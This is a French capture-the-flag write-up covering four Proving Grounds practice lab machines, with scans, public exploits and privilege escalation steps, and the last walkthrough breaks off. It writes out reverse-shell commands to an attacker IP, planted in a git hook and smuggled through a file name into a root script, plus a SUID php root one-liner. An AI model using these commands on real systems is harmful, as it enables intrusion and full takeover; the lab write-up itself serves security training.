PGPRACTICE EASY

Juillet 2025

Table des matières

Algernon

Reconnaissance

Machine cible Adresse IP : `192.168.214.65`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.214.65
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 16:44 CEST
Nmap scan report for 192.168.214.65
Host is up (0.015s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 04-29-20  10:31PM       <DIR>          ImapRetrieval
| 03-30-25  07:44AM       <DIR>          Logs
| 04-29-20  10:31PM       <DIR>          PopRetrieval
|_04-29-20  10:32PM       <DIR>          Spool
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
9998/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was /interface/root
| uptime-agent-info: HTTP/1.1 400 Bad Request\x0D
| Content-Type: text/html; charset=us-ascii\x0D
| Server: Microsoft-HTTPAPI/2.0\x0D
| Date: Sun, 30 Mar 2025 14:48:12 GMT\x0D
| Connection: close\x0D
| Content-Length: 326\x0D
| \x0D
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">\x0D
| <HTML><HEAD><TITLE>Bad Request</TITLE>\x0D
| <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>\x0D
| <BODY><h2>Bad Request - Invalid Verb</h2>\x0D
| <hr><p>HTTP Error 400. The request verb is invalid.</p>\x0D
|_</BODY></HTML>\x0D
17001/tcp open  remoting      MS .NET Remoting services
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-03-30T14:48:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 212.90 seconds
```

Le scan indique qu'il y a une dizaine de ports ouverts. Le port 21 pour FTP, le port 22 pour SSH, les ports 80 et 9998 pour un serveur web, le port 445 pour SMB.
On commence par enumerer le port 21 l'accès anonyme est autorisé, on télécharge donc les fichiers présents :

```
ftp anonymous@192.168.214.65
Connected to 192.168.214.65.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49950|)
125 Data connection already open; Transfer starting.
04-29-20  10:31PM       <DIR>          ImapRetrieval
03-30-25  07:44AM       <DIR>          Logs
04-29-20  10:31PM       <DIR>          PopRetrieval
04-29-20  10:32PM       <DIR>          Spool
226 Transfer complete.
```

Les dossiers présents semblent vides. L'accès SMB est quant à lui fermé.
Le site web est celui d'un serveur de mail appelé SmarterMail



En analysant le code source de la page on peut voir que c'est la version 6919 qui est utilisé

Exploitation & Privilege Escalation

En recherchant une vulnérabilité sur la version 6919 de SmartMail on trouve plusieurs exploit avec searchsploit :

```
searchsploit SmarterMail
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
SmarterMail 16 - Arbitrary File Upload
SmarterMail 7.1.3876 - Directory Traversal
SmarterMail 7.3/7.4 - Multiple Vulnerabilities
SmarterMail 8.0 - Multiple Cross-Site Scripting Vulnerabilities
SmarterMail < 7.2.3925 - LDAP Injection
SmarterMail < 7.2.3925 - Persistent Cross-Site Scripting
SmarterMail Build 6985 - Remote Code Execution
SmarterMail Enterprise and Standard 11.x - Persistent Cross-Site Scripting
smartermail free 9.2 - Persistent Cross-Site Scripting
SmarterTools SmarterMail 4.3 - 'Subject' HTML Injection
SmarterTools SmarterMail 5.0 - HTTP Request Handling Denial of Service
------------------------------------------------------------------------------
Shellcodes: No Results
```

On trouve un exploit qui utilise la CVE-2019-7214 et qui permet un RCE sur le Build 6985 :

```
### Execution de l'exploit
python3 49216.py

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
```

```
connect to [192.168.45.205] from (UNKNOWN) [192.168.214.65] 50025

PS C:\Windows\system32> whoami
nt authority\system
```

On obtient ainsi l'accès Administrateur sur la machine

Assignment

Reconnaissance

Machine cible Adresse IP : `192.168.214.224`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.214.224
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 19:56 CEST
Nmap scan report for 192.168.214.224
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp   open  http
|_http-title: notes.pg
8000/tcp open  http-alt
|_http-title: Gogs
|_http-open-proxy: Proxy might be redirecting requests

Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```


Le scan indique qu'il ya 3 ports ouvert. Le port 22 pour SSH, les ports 80 et 8000 pour HTTP. Le site web sur le port 80 est un service pour enregistrer ses notes. Sur le site web port 8000 il y a le service gogs qui est un service git autohébergé.

En visualisant les membres du site on peut voir qu'il y en a un qui n'est pas commun :





```
authenticity_token=oPR93X4UzlLdlPeg_Aek9v3XDDJLLoL3hXS8pHLwzOPz8ER61j8nzjESjr4Tsq-_VGRhZBVCZ9TSr9VZqIe5YQ
&user[username]=forged_owner&user[role]=owner&user[password]=forged_owner&user[password_confirmation]
=forged_owner&button=edc
```


Il semble qu'il y ait les identifiants et mot de passe de l'utilisateur `forged_owner` on peut utiliser ceci pour s'authentifier avec. Une fois connecté au compte on peut voir les notes crées par celui ci et on découvre la note 1 sur l'URL `notes/1` qui contient les identifiants de l'utilisateur jane :



Les identifiants trouvés sont : `jane:svc-dev2022@@@!;P;4SSw0Rd` on peut les utiliser afin de se connecter au compte de jane sur l'URL de Gogs :




On peut à présent afficher le Pannel Admin car l'utilisateur jane est admin sur le site :




On peut voir que depuis le pannel Admin l'utilisateur peut lancer des Cronjobs

Exploitation


Il est possible d'exploiter la fonction des cronjobs pour cela on commence par créer un nouveau repository :



On clique ensuite dans les paramètres de celui ci puis dans "Git Hooks" :



Puis on clique sur le crayon à droite de "Update" afin de modifier le Hooks et d'ajouter une ligne au niveau de l'execution de ligne de commandes et pouvoir executer un reverse shell :
`busybox nc 192.168.45.205 1234 -e sh`



Une fois le dépot modifié on le clone sur la machine local :

```
git clone http://assignment.pg:8000/jane/shell.git
Clonage dans 'shell'...
Username for 'http://assignment.pg:8000': jane
Password for 'http://jane@assignment.pg:8000':
avertissement : Vous semblez avoir cloné un dépôt vide.
```

On lance ensuite une série de commandes afin de pouvoir push un nouveau fichier sur le dépot et pouvoir executer le reverse shell :

```
### Execution du shell avec un push du nouveau dépot
cd shell
touch README.md
git init
Dépôt Git existant réinitialisé dans /home/yoyo/Downloads/shell/.git/
git add README.md
git commit -m "commit"
[master (commit racine) 956e4a7] commit
 Committer: yoyo <yoyo@kali>
Votre nom et votre adresse courriel ont été configurés automatiquement en se fondant
sur votre nom d'utilisateur et le nom de votre machine. Veuillez vérifier qu'ils sont corrects.
Vous pouvez supprimer ce message en les paramétrant explicitement :

    git config --global user.name "Votre Nom"
    git config --global user.email vous@exemple.com

Après ceci, vous pouvez corriger l'identité utilisée pour ce commit avec :

    git commit --amend --reset-author

 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 README.md
```

```
git push origin master
Username for 'http://assignment.pg:8000': jane
Password for 'http://jane@assignment.pg:8000':
Énumération des objets: 3, fait.
Décompte des objets: 100% (3/3), fait.
Écriture des objets: 100% (3/3), 196 octets | 196.00 Kio/s, fait.
Total 3 (delta 0), réutilisés 0 (delta 0), réutilisés du paquet 0 (depuis 0)

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.214.224] 32794
/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
jane@assignment:~/gogs-repositories/jane/shell.git$ whoami
whoami
jane
```

On obtient ainsi l'accès sur la machine avec l'utilisateur jane

Privilege Escalation

Il nous faut à présent l'accès root. Pour cela on commence par enumerer le système avec linpeas :

```
 .sh files in path
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/gettext.sh
/usr/bin/rescan-scsi-bus.sh
/usr/bin/clean-tmp.sh
```

On peut voir qu'il y a un script shell `clean-tmp.sh` on affiche son contenu et la permission du fichier :

```
jane@assignment:~$ ls -la /usr/bin/clean-tmp.sh
ls -la /usr/bin/clean-tmp.sh
-rwxr-xr-x 1 root root 58 Aug  2  2022 /usr/bin/clean-tmp.sh
jane@assignment:~$ cat /usr/bin/clean-tmp.sh
cat /usr/bin/clean-tmp.sh
#! /bin/bash
find /dev/shm -type f -exec sh -c 'rm {}' \;
```

Le fichier a pour permission d'etre executé avec les droits root et contient une commande qui lance `find` puis le binaire `/dev/shm` afin d'executer des fichier shell on peut exploiter cela en créant un fichier shell dans le dossier `/dev/shm` et attendre que le script s'execute afin d'obtenir un reverse shell :

```
### Création du reverse shell
jane@assignment:/dev/shm$ touch '$(busybox nc 192.168.45.205 1234 -e sh)'
touch '$(busybox nc 192.168.45.205 1234 -e sh)'
jane@assignment:/dev/shm$ ls
ls
'$(busybox nc 192.168.45.205 1234 -e sh)'

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.214.224] 32862
/usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
root@assignment:~# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Astronaut

Reconnaissance

Machine cible Adresse IP : `192.168.214.12`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.214.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 11:34 CEST
Nmap scan report for 192.168.214.12
Host is up (0.027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-03-17 17:46  grav-admin/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.32 seconds
```

Le scan indique qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 80 pour HTTP. Le site web utilise un CMS appelé Grav le site web est lancé sur un serveur apache version 2.4.41 on peut lancer un dirbusting du site :

```
gobuster dir -u http://192.168.214.12/grav-admin/ -w /usr/share/wordlists/dirbuster/
directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.214.12/grav-admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 328] [--> http://192.168.214.12/grav-admin/images/]
/home                 (Status: 200) [Size: 14014]
/login                (Status: 200) [Size: 13967]
/user                 (Status: 301) [Size: 326] [--> http://192.168.214.12/grav-admin/user/]
/admin                (Status: 200) [Size: 15508]
/assets               (Status: 301) [Size: 328] [--> http://192.168.214.12/grav-admin/assets/]
/bin                  (Status: 301) [Size: 325] [--> http://192.168.214.12/grav-admin/bin/]
/system               (Status: 301) [Size: 328] [--> http://192.168.214.12/grav-admin/system/]
/cache                (Status: 301) [Size: 327] [--> http://192.168.214.12/grav-admin/cache/]
/vendor               (Status: 301) [Size: 328] [--> http://192.168.214.12/grav-admin/vendor/]
/backup               (Status: 301) [Size: 328] [--> http://192.168.214.12/grav-admin/backup/]
/logs                 (Status: 301) [Size: 326] [--> http://192.168.214.12/grav-admin/logs/]
/forgot_password      (Status: 200) [Size: 12383]
/tmp                  (Status: 301) [Size: 325] [--> http://192.168.214.12/grav-admin/tmp/]
...
```

On peut voir qu'il y a plusieurs URL dont deux qui permettent de s'authentifier soit en admin avec la page `admin` ou bien en user avec la page `login`

Exploitation

En recherchant une vulnérabilité pour le CMS Grav on trouve un exploit qui permet d'uploader un fichier contenant un reverse shell `https://www.exploit-db.com/exploits/49973` sans avoir besoin de s'authentifier au site. On télécharge l'exploit et on l'execute puis on lance la page `grav-admin/tmp/rev.sh` afin d'executer le reverse shell :

```
### Execution de l'exploit
python 49973.py

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.214.12] 51612
bash: cannot set terminal process group (140813): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gravity:~/html/grav-admin$
```

On obtient ainsi accès sur la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut à présent l'accès root. On enumere le systeme et en explorant les fichiers sur le serveur on trouve un fichier `admin.yaml` contenant un mot de passe hashé :

```
www-data@gravity:~/html/grav-admin/user/accounts$ cat admin.yaml
cat admin.yaml
state: enabled
email: admin@gravity.com
access:
  admin:
    login: true
    super: true
  site:
    login: true
fullname: admin
title: null
hashed_password: $2y$10$dlTNg17RfN4pkRctRm1m2u8cfTHHz7Im.m61AYB9UtLGL2PhlJwe.
pw_resets:
  - 1743328049
reset: '71dbe13fd9d9034577a43d37acca22d6::1743932849'
```

En essayant de le craquer avec hashcat on ne parvient pas à obtenir le résultat car le crack prend trop de temps.
On enumere les programme binaires avec un SUID :

```
www-data@gravity:~$ find / -perm -u=s -type f 2>/dev/null
/snap/core20/1852/usr/bin/chfn
/snap/core20/1852/usr/bin/chsh
/snap/core20/1852/usr/bin/gpasswd
/snap/core20/1852/usr/bin/mount
/snap/core20/1852/usr/bin/newgrp
/snap/core20/1852/usr/bin/passwd
/snap/core20/1852/usr/bin/su
/snap/core20/1852/usr/bin/sudo
/snap/core20/1852/usr/bin/umount
/snap/core20/1852/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1852/usr/lib/openssh/ssh-keysign
/snap/core20/1611/usr/bin/chfn
/snap/core20/1611/usr/bin/chsh
/snap/core20/1611/usr/bin/gpasswd
/snap/core20/1611/usr/bin/mount
/snap/core20/1611/usr/bin/newgrp
/snap/core20/1611/usr/bin/passwd
/snap/core20/1611/usr/bin/su
/snap/core20/1611/usr/bin/sudo
/snap/core20/1611/usr/bin/umount
/snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1611/usr/lib/openssh/ssh-keysign
/snap/snapd/18596/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
```

```
/usr/bin/chsh
/usr/bin/at
/usr/bin/su
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.4
/usr/bin/gpasswd
```

On peut voir qu'il y a un binaire PHP qui possède le SUID on peut l'exploiter en lançant une commande trouvé à partir de GTFOBINS : `https://gtfobins.github.io/gtfobins/php/` :

```
www-data@gravity:~$ /usr/bin/php7.4 -r "pcntl_exec('/bin/bash', ['-p']);"
bash-5.0# whoami
root
```

Bratarina

Reconnaissance

Machine cible Adresse IP : `192.168.135.71`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.135.71
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-16 11:27 CET
Nmap scan report for 192.168.135.71
Host is up (0.015s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT    STATE  SERVICE     VERSION
22/tcp  open   ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:dd:2c:ea:2f:85:c5:89:bc:fc:e9:a3:38:f0:d7:50 (RSA)
|   256 e3:b7:65:c2:a7:8e:45:29:bb:62:ec:30:1a:eb:ed:6d (ECDSA)
|_  256 d5:5b:79:5b:ce:48:d8:57:46:db:59:4f:cd:45:5d:ef (ED25519)
25/tcp  open   smtp        OpenSMTPD
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.179], pleased to meet you, 8BITMIME,
ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org
2.0.0 with full details 2.0.0 End of HELP info
53/tcp  closed domain
80/tcp  open   http        nginx 1.14.0 (Ubuntu)
|_http-title:         Page not found - FlaskBB
|_http-server-header: nginx/1.14.0 (Ubuntu)
445/tcp open   netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: COFFEECORP)
Service Info: Host: bratarina; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: bratarina
|   NetBIOS computer name: BRATARINA\x00
|   Domain name: \x00
|   FQDN: bratarina
|_  System time: 2025-03-16T06:29:45-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m36s, median: 0s
| smb2-time:
|   date: 2025-03-16T10:29:43
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.05 seconds
```

Le scan indique qu'il y a 5 ports ouverts, le port 22 pour SSH, le port 25 pour SMTP, le port 53 pour DNS, le port 80 pour HTTP, le port 445 pour SMB. Le site web est celui du service flaskbb mais qui renvoie vers une page 404.

Il est possible de se connecter au share SMB en anonyme et d'y télécharger le contenu :

```
### Connexion au serveur SMB
smbclient -N //192.168.135.71/backups
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jul  6 09:46:41 2020
  ..                                  D        0  Mon Jul  6 09:46:41 2020
  passwd.bak                          N     1747  Mon Jul  6 09:46:41 2020

                10253588 blocks of size 1024. 6351264 blocks available
smb: \> get passwd.bak
getting file \passwd.bak of size 1747 as passwd.bak (27,1 KiloBytes/sec) (average 27,1 KiloBytes/sec)
smb: \> exit
```

```
### Contenu du fichier
cat passwd.bak
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
